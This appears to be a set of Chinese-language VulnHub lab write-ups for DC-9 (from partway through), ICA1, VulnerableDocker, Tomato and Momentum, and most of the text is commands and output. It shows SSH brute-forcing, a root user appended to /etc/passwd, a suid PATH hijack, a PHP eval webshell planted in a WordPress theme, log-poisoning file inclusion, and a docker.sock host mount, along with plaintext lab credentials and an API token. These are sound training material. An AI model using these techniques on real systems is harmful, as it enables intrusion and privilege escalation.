[22][ssh] host: 61.139.2.139   login: joeyt   password: Passw0rd
[22][ssh] host: 61.139.2.139   login: janitor   password: Ilovepeepee
janitor目录下存在新的密码字典,再爆破一次ssh:
janitor@dc-9:~$ cat .secrets-for-putin/passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
新的用户fredf:
$ hydra -L username.txt -P passwords.txt ssh://61.139.2.139 -vV -s 22
[22][ssh] host: 61.139.2.139   login: fredf   password: B4-Tru3-001
[22][ssh] host: 61.139.2.139   login: joeyt   password: Passw0rd
sudo -l找到root权限可执行文件:
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
/opt/devstuff/test.py:
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
/etc/passwd提权,向其中写入新用户即可提权:
python -c 'import crypt; print crypt.crypt("123456", "$6$salt")'
$6$salt$MktMKPZJ6t59GfxcJU20DwcwQzfMvOlHFVZiOVD71w.igcOo1R7vBYR65JquIQ/7siC7VRpmteKvZmfSkNc69.

echo 'hacker:$6$salt$MktMKPZJ6t59GfxcJU20DwcwQzfMvOlHFVZiOVD71w.igcOo1R7vBYR65JquIQ/7siC7VRpmteKvZmfSkNc69.:0:0:root:/root:/bin/bash' >> /etc/passwd
theflag.txt:
███╗   ██╗██╗ ██████╗███████╗    ██╗    ██╗ ██████╗ ██████╗ ██╗  ██╗██╗██╗██╗
████╗  ██║██║██╔════╝██╔════╝    ██║    ██║██╔═══██╗██╔══██╗██║ ██╔╝██║██║██║
██╔██╗ ██║██║██║     █████╗      ██║ █╗ ██║██║   ██║██████╔╝█████╔╝ ██║██║██║
██║╚██╗██║██║██║     ██╔══╝      ██║███╗██║██║   ██║██╔══██╗██╔═██╗ ╚═╝╚═╝╚═╝
██║ ╚████║██║╚██████╗███████╗    ╚███╔███╔╝╚██████╔╝██║  ██║██║  ██╗██╗██╗██╗
╚═╝  ╚═══╝╚═╝ ╚═════╝╚══════╝     ╚══╝╚══╝  ╚═════╝ ╚═╝  ╚═╝╚═╝  ╚═╝╚═╝╚═╝╚═╝

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.
参考资料:
https://wiki.archlinux.org.cn/title/Port_knocking
vulnhub ICA1
先配置一下网络,NAT模式,初始化界面按e进入编辑模式,将 ro(只读)修改为 rw(读写),并且在参数末尾添加single init=/bin/bash,使其进入单用户模式,再按下ctrl+x重启,ip a查看网卡,发现是ens33进入网络配置文件进行修改:vim /etc/network/interfaces,将ep0s17改为ens33,最后再次重启完成配置
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.134
Host is up (0.00052s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
访问web服务:

qdPM9.2,搜索一下对应版本漏洞,发现存在敏感信息泄露的问题:https://www.exploit-db.com/exploits/50176
访问http://127.0.0.1:8085/core/config/databases.yml,获取数据库配置yml文件:
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
mysql远程连接到qdpadmin用户:
$ mysql -u qdpmadmin -h 61.139.2.134 -p
Enter password: UcVQCMQk2STVeS6J

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
获取数据库敏感信息:
show databases;
use staff;
show tables;
select * from user;
+------+---------------+--------+---------------------------+
| id   | department_id | name   | role                      |
+------+---------------+--------+---------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer         |
|    3 |             1 | Travis | Intelligence Specialist   |
|    4 |             1 | Dexter | Cyber Security Analyst    |
|    5 |             2 | Meyer  | Genetic Engineer          |
+------+---------------+--------+---------------------------+

select * from login;

+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
password先base64解码再填入passwords.txt中,将数据库中的用户名以及将首字母改写为小写后的所有用户名写入username.txt中,进行ssh爆破:
[22][ssh] host: 61.139.2.134   login: travis   password: DJceVy98W28Y7wLg
[22][ssh] host: 61.139.2.134   login: dexter   password: 7ZwV4qtg42cmUXGX
ssh登录dexter用户:
$ ssh dexter@61.139.2.134 -p 22
dexter@61.139.2.134's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$
/home/dexter目录下note.txt:
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
查找suid权限可执行文件:
$ find / -perm -u=s -type f 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
可以用scp命令将/opt/get_access传到kali上,再用IDA进行静态分析:
$ scp dexter@61.139.2.134:/opt/get_access ./
IDA静态分析:
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setuid(0);
  setgid(0);
  system("cat /root/system.info");
  if ( socket(2, 1, 0) == -1 )
    puts("Could not create socket to access to the system.");
  else
    puts("All services are disabled. Accessing to the system is allowed only within working hours.\n");
  return 0;
}
看到该suid权限程序执行了cat命令,于是可以尝试临时修改环境变量PATH,使该程序先执行指定目录下的cat文件,实现自定义cat命令实现提权:
$ echo "/bin/bash" > /tmp/cat
$ export PATH=/tmp:$PATH
$ chmod +x /tmp/cat
$ /usr/get_access
获取root目录下的敏感文件:
root@debian:~# /bin/cat /root/root.txt
ICA{Next_Generation_Self_Renewable_Genetics}
发现travis用户目录下也有一份敏感文件:
root@debian:~# /bin/cat /home/travis/user.txt
ICA{Secret_Project}
vulnhub VulnearbleDocker
靶机ip: 61.139.2.142
nmap全端口扫描:
nmap -p- 61.139.2.142 --min-rate=10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-25 22:31 CST
Nmap scan report for 61.139.2.142
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 14.24 seconds
存在22端口的 ssh 服务和8000端口的 wordpress 框架的web服务,wpscan:
wpscan --url http://61.139.2.142:8000/ --api-token IEMpNIjGQXaJnkgB2X6YREjqcWO5Uq2979maC9WAvi8

[+] WordPress version 4.8.1 identified (Insecure, released on 2017-08-02).
 | Found By: Rss Generator (Passive Detection)
 |  - http://61.139.2.142:8000/feed/, <generator>https://wordpress.org/?v=4.8.1</generator>
 |  - http://61.139.2.142:8000/comments/feed/, <generator>https://wordpress.org/?v=4.8.1</generator>
 |
 | [!] 89 vulnerabilities identified:
有89个漏洞,但是没找到合适的,试试枚举用户:
wpscan --url http://61.139.2.142:8000/ -e u

[i] User(s) Identified:

[+] bob
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://61.139.2.142:8000/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
直接爆破bob用户试试:
wpscan --url http://61.139.2.142:8000/ -U username.txt -P rockyou.txt

[!] Valid Combinations Found:
 | Username: bob, Password: Welcome1
登录后台可以在 posts 找到 flag_1:
2aa11783d05b6a329ffc4d2a1ce037f46162253e55d53764a6a7e998

good job finding this one. Now Lets hunt for the other flags

hint: they are in files.
本来想改plugins的,但是直接访问/wp-content/plugins会报forbidden,后面考虑修改theme,本题环境用的是Twenty Seventeen的主题,直接改里面的footer.php,开头加上一句话木马:
<?php
@eval($_REQUEST[1]);
/**
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after.
 *
 * @link https://developer.wordpress.org/themes/basics/template-files/#template-partials
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.2
 */

?>
蚁剑连webshell:http://127.0.0.1:8085/wp-content/themes/twentyseventeen/footer.php,用户为 www-data
根目录下存在.dockerenv,同时/porc/1/cgroup以及 hostname 都存在明显docker特征:
cat /proc/1/cgroup
11:name=systemd:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
10:hugetlb:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
9:perf_event:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
8:blkio:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
7:freezer:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
6:devices:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
5:memory:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
4:cpuacct:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
3:cpu:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669
2:cpuset:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe68b770366a669


hostname
8f4bca8ef241
但是这个容器里没有docker逃逸的条件,先查一下ip:
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.4/16 scope global eth0
       valid_lft forever preferred_lft forever
蚁剑传fscan运行:
./fscan -h 172.18.0.0/24
cat result.txt

172.18.0.4:3306 open
172.18.0.3:80 open
172.18.0.2:22 open
172.18.0.1:22 open
172.18.0.1:8000 open
[*] WebTitle http://172.18.0.1:8000    code:200 len:71264  title:NotSoEasy Docker – Just another WordPress site
[*] WebTitle http://172.18.0.3         code:200 len:71044  title:NotSoEasy Docker – Just another WordPress site
172.18.0.1 是容器 172.18.0.3 的网关,172.18.0.4:3306 是 wordpress 的数据库服务
wp-config.php:
<?php
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'WordPressISBest');

/** MySQL hostname */
define('DB_HOST', 'db:3306');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
可以连上mysql服务器,但是没找到什么有用的信息,再扫一下 172.18.0.2 全端口:
./fscan -h 172.18.0.2 -p 1-65535
172.18.0.2:22 open
172.18.0.2:8022 open
proxyfier配置好代理可以直接访问8022端口的web服务,权限为root的一个 docker ssh:
find / -name docker.sock
/run/docker.sock
容器内安装docker,需要换源,后续利用docker.sock挂载主机根目录到 tmp 目录下即可找到flag_3:
docker run -it --rm -v /:/tmp/1 wordpress /bin/bash
参考资料:
https://cloud.tencent.com/developer/news/378799
https://strcpy.me/index.php/archives/775/
vulnhub Tomato
nmap探测靶机ip:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.130
Host is up (0.00024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
8888/tcp open  sun-answerbook
nmap进一步全端口扫描,获取版本信息:
$ sudo nmap 61.139.2.130 -sV -sS -p- --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-09 12:30 CST
Nmap scan report for 61.139.2.130
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2211/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
8888/tcp open  http    nginx 1.10.3 (Ubuntu)
MAC Address: 00:0C:29:62:FB:52 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
dirsearch只能扫出403的页面,用dirb再扫一遍:
$ dirb http://61.139.2.130:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec  9 12:32:34 2025
URL_BASE: http://61.139.2.130:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://61.139.2.130:80/ ----
==> DIRECTORY: http://61.139.2.130:80/antibot_image/
+ http://61.139.2.130:80/index.html (CODE:200|SIZE:652)
+ http://61.139.2.130:80/server-status (CODE:403|SIZE:277)

---- Entering directory: http://61.139.2.130:80/antibot_image/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Dec  9 12:32:37 2025
DOWNLOADED: 4612 - FOUND: 2
目录 antibot_image/antibots/info.php 中有一段注释:
<!-- </?php include $_GET['image']; -->
include文件包含先尝试获取/etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
tomato:x:1000:1000:Tomato,,,:/home/tomato:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:109:117:ftp daemon,,,:/srv/ftp:/bin/false
网上wp有说通过ssh用户名污染ssh日志的,但是我在实际利用时会报错 remote username contains invalid characters 导致无法ssh连接,但是构造恶意用户名实现污染8888端口http服务的nginx日志,再用include包含一句话木马getshell是可以成功的,访问8888端口时使用用户名:
<?php @eval($_REQUEST[1]);?>
蚁剑连接 http://127.0.0.1:8085/antibot_image/antibots/info.php?image=/var/log/nginx/error.log
后续内核提权 https://github.com/kkamagui/linux-kernel-exploits/tree/master/kernel-4.4.0-21-generic/CVE-2017-6074:
(www-data:/) $ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
vulnhub Momentum
nmap发现服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.129
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
靶机ip:61.139.2.129,指定扫描端口22,80,显示版本信息,半开放扫描:
$ sudo nmap 61.139.2.129 -p 22,80 -sV -sS --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-08 15:18 CST
Nmap scan report for 61.139.2.129
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:DF:99:67 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
访问web服务:

dirsearch目录扫描:
$ dirsearch -u http://61.139.2.129 --random-agent

Target: http://61.139.2.129/

[15:25:25] Starting:
[15:25:25] 301 -  309B  - /js  ->  http://61.139.2.129/js/
[15:25:26] 403 -  277B  - /.htaccess.bak1
[15:25:26] 403 -  277B  - /.htaccess.save
[15:25:26] 403 -  277B  - /.htaccess.sample
[15:25:26] 403 -  277B  - /.htaccess.orig
[15:25:26] 403 -  277B  - /.htaccess_extra
[15:25:26] 403 -  277B  - /.htaccess_orig
[15:25:26] 403 -  277B  - /.htaccessBAK
[15:25:26] 403 -  277B  - /.htaccessOLD2
[15:25:26] 403 -  277B  - /.htaccess_sc
[15:25:26] 403 -  277B  - /.htaccessOLD
[15:25:26] 403 -  277B  - /.html
[15:25:26] 403 -  277B  - /.htm
[15:25:26] 403 -  277B  - /.htpasswd_test
[15:25:26] 403 -  277B  - /.httr-oauth
[15:25:26] 403 -  277B  - /.htpasswds
[15:25:27] 403 -  277B  - /.php
[15:25:28] 403 -  277B  - /.ht_wsr.txt
[15:25:35] 301 -  310B  - /css  ->  http://61.139.2.129/css/
[15:25:38] 301 -  310B  - /img  ->  http://61.139.2.129/img/
[15:25:39] 200 -  451B  - /js/
[15:25:40] 301 -  313B  - /manual  ->  http://61.139.2.129/manual/
[15:25:40] 200 -  201B  - /manual/index.html
[15:25:45] 403 -  277B  - /server-status
[15:25:45] 403 -  277B  - /server-status/
可以看出是php写的网站,并且大部分没有权限访问都是403,/js可能有些价值,main.js:
function viewDetails(str) {

  window.location.href = "opus-details.php?id="+str;
}

/*
var CryptoJS = require("crypto-js");
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");
console.log(decrypted.toString(CryptoJS.enc.Utf8));
*/
虽然被注释了,但是后端可能有个AES解密的服务,并且泄露了AES密钥,访问opus-details.php,Cookie值明显是AES加密过的,解密看看:
cookie=U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt
尝试ssh连接,用户名是auxerre,密码是auxerre-alienum##,当前用户目录下user.txt中就有第一个flag:
auxerre@Momentum:~$ cat user.txt
[ Momentum - User Owned ]
---------------------------------------
flag : 84157165c30ad34d18945b647ec7f647
---------------------------------------
尝试suid提权:
auxerre@Momentum:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
没有可利用的命令,查看所有进程,发现有个redis的服务开放在6379端口:
auxerre@Momentum:~$ redis-cli
127.0.0.1:6379> PING
PONG
127.0.0.1:6379> KEYS *
1) "rootpass"
127.0.0.1:6379> GET rootpass
"m0mentum-al1enum##"
127.0.0.1:6379>
su切换root用户完成提权:
root@Momentum:~# cat root.txt
[ Momentum - Rooted ]
---------------------------------------
Flag : 658ff660fdac0b079ea78238e5996e40
---------------------------------------
by alienum with <3